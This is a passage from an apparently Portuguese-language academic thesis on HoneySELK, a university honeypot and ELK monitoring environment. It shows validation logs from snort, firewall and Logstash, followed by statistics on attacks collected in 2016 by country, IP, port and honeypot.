EN=60 TOS=0x00 PREC=0x00 TTL=128 ID=274 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=8448
May 11 09:27:04 pituba kernel: Drop icmp > 30 attemptsIN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth0 SRC=172.30.20.36 DST=172.30.
20.100 LEN=60 TOS=0x00 PREC=0x00 TTL=128 ID=276 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=8704
[root@pituba log]#
```

Figura 3.13: Limite de conexões de saída do protocolo ICMP.

3.3.3. Validação 3: Captura de Dados

O terceiro teste (referente ao requisito de captura de dados) teve como objetivo verificar se a base de assinaturas do *snort* no *honeywall* estava atualizada e configurada para detectar ataques. Primeiro foi feito um *portscan* com o *nmap* da máquina atacante (172.30.20.100) para o *honeypot* WEB (172.30.20.25) com a finalidade de sondar e verificar quais eram os serviços que estavam sendo executados no *honeypot.*




Figura 3.14: Captura do ataque *portscan* feito pelo *nmap* no *Honeypot* WEB.

Conforme a Figura 3.14, o *snort* conseguiu detectar três ataques (em vermelho): *portscan* executado pelo *nmap* como uma tentativa de obter informações do *Honeypot* WEB através do protocolo SNMP direcionado para a porta 161/TCP. O ataque WEB-MISC *robots.txt Access* [SNORT 2016] detectado pelo *snort* informa que houve uma tentativa de coleta de informações a uma aplicação *web* potencialmente vulnerável.

Este mesmo ataque pode ser visto ainda de uma forma mais detalhada pelo administrador através do *payload* do pacote em dois formatos diferentes. O primeiro formato é dado em hexadecimal (coluna da esquerda). O segundo formato é a conversão em ASCII (coluna da direita). A Figura 3.15 informa que foi executado um *portscan* através do *nmap*.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/27-15:26:05.399945 26:0:78:DC:4E:F8 -> 9E:16:D6:C6:E4:49 type:0x800 len:0xE1
172.30.20.100:53225 -> 172.30.20.25:80 TCP TTL:64 TOS:0x0 ID:46481 IpLen:20 DgmLen:211 DF
***AP*** Seq: 0xA1C4F1ED  Ack: 0x500508FE  Win: 0x721  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1000550 66684
47 45 54 20 2F 72 6F 62 6F 74 73 2E 74 78 74 20  GET /robots.txt
48 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65 63  HTTP/1.1..Connec
74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 55 73 65  tion: close..Use
72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61  r-Agent: Mozilla
2F 35 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65  /5.0 (compatible
3B 20 4E 6D 61 70 20 53 63 72 69 70 74 69 6E 67  ; Nmap Scripting
20 45 6E 67 69 6E 65 3B 20 68 74 74 70 3A 2F 2F   Engine; http://
6E 6D 61 70 2E 6F 72 67 2F 62 6F 6F 6B 2F 6E 73  nmap.org/book/ns
65 2E 68 74 6D 6C 29 0D 0A 48 6F 73 74 3A 20 31  e.html)..Host: 1
37 32 2E 33 30 2E 32 30 2E 32 35 0D 0A 0D 0A     72.30.20.25....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figura 3.15: Captura do ataque *portscan* em formato hexadecimal e ASCII.

3.3.4. Validação 4: Alertas de Monitoramento

O quarto teste teve como propósito verificar se o *honeywall* estava monitorando e enviando alertas por *email* referente às conexões de saída dos *honeypots*. Para realizá-lo, simulamos uma tentativa de conexão do *Honeypot* FTP (IP 172.30.20.21) para o servidor NTP (IP 200.186.125.195).

```
To: [redacted]
Subject: ------ ALERT! OUTBOUND UDP --------
Message-Id: <20160608020727.D0EB52BF0039@pituba.localdomain>
Date: Wed,  8 Jun 2016 02:07:27 +0000 (GMT)
From: root@pituba.localdomain (root)

Jun  8 02:07:27 pituba kernel: OUTBOUND UDP: IN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth0 SRC=172.30.20.21
DST=200.160.7.186 LEN=76 TOS=0x00 PREC=0x00 TTL=64 ID=26749 DF PROTO=UDP SPT=123 DPT=123 LEN=56
```

Figura 3.16: Alerta enviado por *email* da conexão de saída do *Honeypot* FTP.

Conforme a Figura 3.16, a ferramenta *swatch* configurada no *honeywall* enviou um alerta por *email* informando sobre a tentativa de conexão.

3.3.5. Validação 5: Coleta e Georreferenciamento dos Ataques

Para o quinto e último teste, utilizou-se a rede TOR para analisar se o servidor ELK estava coletando e georreferenciando os ataques no ambiente. Portanto foi feita uma conexão de um endereço da rede TOR para a porta 80 (HTTP) do *Honeypot* WEB (IP 172.30.20.25). De acordo com a Figura 3.17 foi possível verificar a saída de *log* (*/var/log/logstash/logstash.stdout*) apresentada pela ferramenta *Logstash* com os dados de interesse (*proto*, *src_ip*, *dest_ip*, *src_port*, *dest_port* e *geoip*). A Figura 3.18 mostra o georreferenciamento no mapa desta mesma conexão.

```
      "@version" => "1",
    "@timestamp" => "2016-12-09T12:11:55.000Z",
          "type" => "syslog",
          "host" => "172.30.10.1",
          "tags" => [
        [0] "PFSense",
        [1] "firewall",
        [2] "GeoIP"
    ],
         "evtid" => "134",
          "prog" => "filterlog",
          "rule" => "71",
     "sub_rule" => "16777216",
       "tracker" => "1464887787",
         "iface" => "hn0",
        "reason" => "match",
        "action" => "pass",
     "direction" => "in",
        "ip_ver" => "4",
           "tos" => "0x0",
           "ttl" => "48",
            "id" => "14072",
        "offset" => "0",
         "flags" => "DF",
     "proto_id" => "6",
         "proto" => "tcp",
        "length" => "60",
        "src_ip" => "149.56.223.241",
       "dest_ip" => "172.30.20.25",
     "src_port" => "44885",
    "dest_port" => "80",
  "data_length" => "0",
         "geoip" => {
                        "ip" => "149.56.223.241",
          "country_code2" => "US",
          "country_code3" => "USA",
           "country_name" => "United States",
        "continent_code" => "NA",
           "region_name" => "CA",
             "city_name" => "Anaheim",
           "postal_code" => "92805",
              "latitude" => 33.8263,
             "longitude" => -117.9106,
              "dma_code" => 803,
             "area_code" => 714,
              "timezone" => "America/Los_Angeles",
      "real_region_name" => "California",
              "location" => [
            [0] -117.9106,
            [1] 33.8263
        ]
    }
```


Figura 3.17: *Log* com dados os de interesse.




Figura 3.18: Georreferenciamento do endereço da rede TOR.

Ainda neste mesmo teste (Figura 3.19) é possível analisar com o *Kibana* a estrutura do documento indexado com o evento de *log* recebido do *Logstash* e inserido pelo *Elasticsearch*.





Figura 3.19: Documento com o evento de *log* inserido pelo *Elasticsearch*.

4. ANÁLISE DOS ATAQUES NO AMBIENTE HONEYSELK

A solução em produção indica como os recursos apresentados na arquitetura proposta por este trabalho podem ser utilizados como fonte de pesquisa para coletar, analisar, visualizar e estudar ataques cibernéticos e vulnerabilidades exploradas em sistemas de rede. O *HoneySELK*, até o momento da conclusão deste trabalho, possui 5 honeypots, configurados com os serviços de DNS, FTP, NTP, MySQL, HTTP, HTTPS, MSRPC, NETBIOS-SSN, Microsoft-DS, TELNET e SSH. Alguns dos resultados obtidos são apresentados nos tópicos seguintes.

4.1. VISUALIZAÇÃO GEOGRÁFICA E ESTATÍSTICAS DOS ATAQUES

Para processar os resultados obtidos, analisaram-se os ataques coletados no ambiente *HoneySELK* implementado no LAB-ENE/UNB. Esta análise em particular ocorreu entre os dias 08/junho e 08/dezembro de 2016. Na Figura 4.1.a pode-se verificar a quantidade total de conexões realizadas nos dias 14/junho (5.434), 27/junho (9.730), 03/agosto (10.057), 17/setembro (39.736) e 22/novembro (35.585) o que foi considerado elevado, sendo detalhado na seção 4.3 as conexões do dia 14/junho. Além disso, é possível observar uma queda entre os dias 18 e 28 de julho devido a problemas de manutenção na infraestrutura da Universidade. Nota-se também por outro lado que 189 países fizeram 916.343 tentativas de acessos através de 113.013 IPs diferentes (Figura 4.1.b).



a) b)

Figura 4.1: Captura de conexões entre 08/junho e 08/dezembro.

4.1.1. Visualização Geográfica

Conforme apresentado na Figura 4.2, pode-se verificar no mapa os ataques representados por círculos e divididos em cores (vermelha, laranja e amarela) com a localização geográfica dos

IPs de origem. Observa-se também outras informações tais como país, estado e cidade, obtidas através das coordenadas geográficas geradas pela centralização, indexação, busca e visualização dos *logs* obtidos do *firewall*. Percebe-se também um círculo vermelho e outro laranja no mapa indicando a origem dos IPs (China) que mais atacaram o ambiente.





Figura 4.2: Visualização geográfica dos ataques.

4.1.2. Estatística dos Ataques por Países

As Figuras 4.3.a e 4.3.b apresentam as estatísticas dos ataques direcionados ao ambiente por países. Observa-se que a China e o Vietnam (Figura 4.3.a) foram os países com maior quantidade de requisições, totalizando para a China no dia desta análise 263.512 tentativas de ataques no ambiente *HoneySELK* (Figura 4.3.b).



a)

QTD ACESSOS POR PAISES	Count
China	263,512
Vietnam	86,122
Brazil	62,006
Korea, Republic of	53,779
Taiwan	46,272
United States	37,233
India	33,532
Russian Federation	30,286
Turkey	29,874

b)


Figura 4.3: Distribuição de ataques por países.

Informações sobre os países que estão atacando o ambiente podem ser observadas também através da Figura 4.4. Esta figura representa uma nuvem de países, destacando em vermelho (China) e laranja (Vietnam, Brasil, Korea e Taiwan) os países com maior quantidade de requisições no ambiente. Através desta nuvem, é possível filtrar também os ataques no ambiente por país. Este processo é fundamental para ajudar nas consultas, mostrando os IPs que pertencem ao país aplicado no filtro e a porta mais requisitada.

Figura 4.4: Nuvem de países atacantes.

4.1.3. Estatística dos Ataques por IPs

As Figuras 4.5.a e 4.5.b representam as estatísticas dos ataques direcionados ao ambiente por IPs. Nota-se que o IP 116.31.116.7 (Figuras 4.5.a 4.5.b) foi quem fez a maior quantidade de requisições (36.787).



a)

QTD ACESSOS POR IPs EXTERNOS	Count
116.31.116.7	36,787
116.31.116.26	30,611
116.31.116.27	16,959
116.31.116.21	13,664
116.31.116.8	10,407
116.31.116.20	9,467
116.31.116.39	8,344
116.31.116.4	6,663
58.218.199.218	5,918

b)


Figura 4.5: Distribuição de ataques por IPs.

Com um filtro (*geoip.country_name:"china"*) aplicado no ambiente podemos verificar também a nuvem de IPs (Figura 4.6) que pertencem a China, inclusive os IPs (116.31.116.7, 116.31.116.26, 116.31.116.27 e 116.31.116.21) com maior quantidade de requisições. Estas informações podem ser utilizadas em uma *blacklist* para tentar conter os ataques.

Figura 4.6: Nuvem de IPs que pertencem a China.

4.1.4. Estatística dos Ataques por Serviços e Honeypots

As Figuras 4.7.a e 4.7.b apresentam os ataques por serviços, mais especificamente os seguintes: 23/TELNET, 22/SSH, 80/HTTP, 445/MICROSOFT-DS, 139/NETBIOS-SSN, 135/MSRCP, 443/HTTPS, 21/FTP, 3306/MYSQL, 123/NTP e 53/DNS. Percebe-se na Figura 4.5.b que as portas 23 (599.458) e 22 (227.827) foram as mais visitadas.




a)

QTD ACESSOS PORTA DESTINO	Count
23	599,458
22	227,827
80	34,550
445	26,523
139	12,196
135	4,978
443	3,314
21	3,195
3306	2,498

b)

Figura 4.7: Distribuição de ataques por serviços.

Nas Figuras 4.8.a e 4.8.b é possível verificar que o *Honeypot* XP (172.30.20.36) foi quem recebeu a maior quantidade de requisições (643.371). Vale ressaltar, que neste *Honeypot* foram configurados os serviços MICROSOFT-DS, NETBIOS-SSN, MSRCP e TELNET.



a)

HONEYPOTS	COUNT
172.30.20.36	643,371
172.30.20.21	231,025
172.30.20.25	40,418
172.30.20.19	1,602
172.30.20.13	497

b)

Figura 4.8: Distribuição de ataques por *Honeypots*.

4.2. VISUALIZAÇÃO DE FLUXO DE ATAQUES COM GRAFOS

O ambiente permite ainda explorar graficamente as relações entre entidades (países, IPs, portas de origem e destino, protocolos, *honeypots*). Este processo facilita a análise e visualização dos ataques.




Figura 4.9: Grafo com os relacionamentos entre as entidades *honeypos* e países.

A Figura 4.9 mostra um grafo com os relacionamentos entre as entidades *honeypots* (*dest_ip.raw*) e países (*geoip.country_name.raw*) do dia 03/agosto. Podemos verificar nestes relacionamentos que todos os *honeypots* sofreram algum tipo de ataque naquele dia e que a China foi o país quem mais fez requisições direcionadas para o *Honeypot* FTP (172.30.20.21). Observamos também uma quantidade maior de países atacando o *Honeypot* XP (172.30.20.36). A Figura 4.10 apresenta informações dos países (*geoip.country_name.raw*) que tentaram atacar os serviços (*dest_port.raw*) do ambiente no dia 04/agosto. Mais uma vez a China foi o país com maior quantidade de requisições direcionada para a porta 22 (SSH)

caracterizando um ataque de força bruta neste serviço. A porta 23 (TELNET) foi a mais requisitada por outros países.

